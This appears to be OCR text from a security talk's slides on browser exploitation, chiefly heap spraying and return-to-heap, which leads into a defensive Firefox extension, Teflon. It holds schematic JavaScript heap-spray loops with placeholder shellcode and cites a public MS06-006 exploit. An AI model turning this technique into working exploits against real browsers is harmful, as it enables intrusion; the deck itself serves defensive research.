


Browser "syscalls"



Browser "syscalls"





Exploiting a browser


- Built-in interpreted language – Javascript.
- Craft the exploit locally, via JS.
- Pre-load the process memory exactly as you like, thanks to HTML and JS.
- Buffer overflows in browsers or components.
- Practical exploitation – Return to heap.

Exploiting a browser


- ASLR, DEP, NX, GS, Return to stack, Return to shared lib, ... doesn't bother us.
- Spraying the heap, and then jumping into it.
- Map the memory just-in-time.
- Pioneered by Skylined.
- "Heap Feng Shui" by Alexander Sotirov.

Heap Spraying

```
<script>
   :
spray = build_large_nopsled();

a = new Array();

for(i = 0; i < 100; i++)
    a[i] = spray + shellcode;
   :
</script>

<html>
   :
exploit trigger condition
goes here
   :
</html>
```




How it all works



The Heap...sprayed


```
<script>
    :
for(i = 0; i < 50; i++)
   a[i] = nops + shellcode;
    :
</script>
```




overflow in var 3

part of the heap gets "sprayed"

Return to Heap



Return to Heap



Hit one of the many sprayed blocks.

Demo

- Step by step – building an exploit.
- Firefox + Windows Media Player.
- IE7 LinkedIn Toolbar.

Exploits delivered by Javascript

- Build up the exploit on-the-fly.
- and delivered locally.
- Super obfuscated.
- Randomly encoded each time.
- "Signature that!"

Browser defense

- Dynamic exploitation.
  - Nothing blows up until the last piece of the puzzle fits.
  - Unless you are "in" the browser, you'll never know.
- Anti-Virus quack remedies.

Effectiveness of Anti-Virus software

- Makes computers sluggish.
- False alarms.
- "Most popular brands have an 80% miss rate" – AusCERT.
- Heuristic recognition fell from 40-50% (2006) to 20-30% (2007) – HeiseOnline.
- Signature based scanning does not work.
- A-I techniques can be easily beaten.

New directions of R&D

- NoScript extension.
  - slightly better than "turn off JS for everything".
  - default deny, selected allow approach.
  - Per site basis – list building exercise.
- Analysis through Spidermonkey.
  - Roots in understanding obfuscated malware.

New directions of R&D

- Hooking into the JS engine via debuggers.
  - http://securitylabs.websense.com/content/Blogs/2802.aspx

```
775E524A ; Attributes: bp-based frame
775E524A
775E524A ; int __stdcall CDocument__write(int,SAFEARRAY *psa)
775E524A ?write@CDocument@@QAGJPAUtagSAFEARRAY@@@Z proc near
775E524A                                                ; CODE XREF: C
775E524A
775E524A pv              = VARIANTARG ptr -20h
775E524A var_18          = dword ptr -18h
775E524A var_14          = dword ptr -14h
775E524A var_10          = dword ptr -10h
775E524A var_C           = dword ptr -0Ch
775E524A rgIndices       = dword ptr -8
775E524A var_4           = dword ptr -4
775E524A arg_0           = dword ptr  8
775E524A psa             = dword ptr  0Ch
```

Teflon

- An attempt to protect browsers against JS encoded exploits.
- Doesn't allow anything to stick.
- Per-site JS disabling is too drastic.
  - or for that matter whitelisting/blacklisting.
  - I hate maintaining lists.
- Are you sure facebook won't deliver malware tomorrow?

Teflon - objectives

- Deep inspection of payload.
- Just block the offensive vectors.
  - define offensive.
  - allow the rest.
- No need to disable JS.
  - ...just prevent the browser "syscalls".
- Implemented as a browser extension.
- Ideally this technology should be part of the browser's "kernel".

Teflon 0.2

- Firefox 1.5-2.0 implementation.
- Modifications to the DOM.
  - document.write, innerHTML, eval, etc.
- Takes care of recursive javascript obfuscation.
- Replaces offensive vectors with s.


Teflon 0.2 – lab tests

- Firefox+Windows Media Player (MS06-006)
- http://milw0rm.com/exploits/1505
- Bare exploit - The Exploit Lab style!
- Packed with /packer/
  - http://dean.edwards.name/packer/
- Scriptasylum JS encoder/decoder
  - http://scriptasylum.com/tutorials/encdec/encode-decode.html
- Both packer+encoder together.

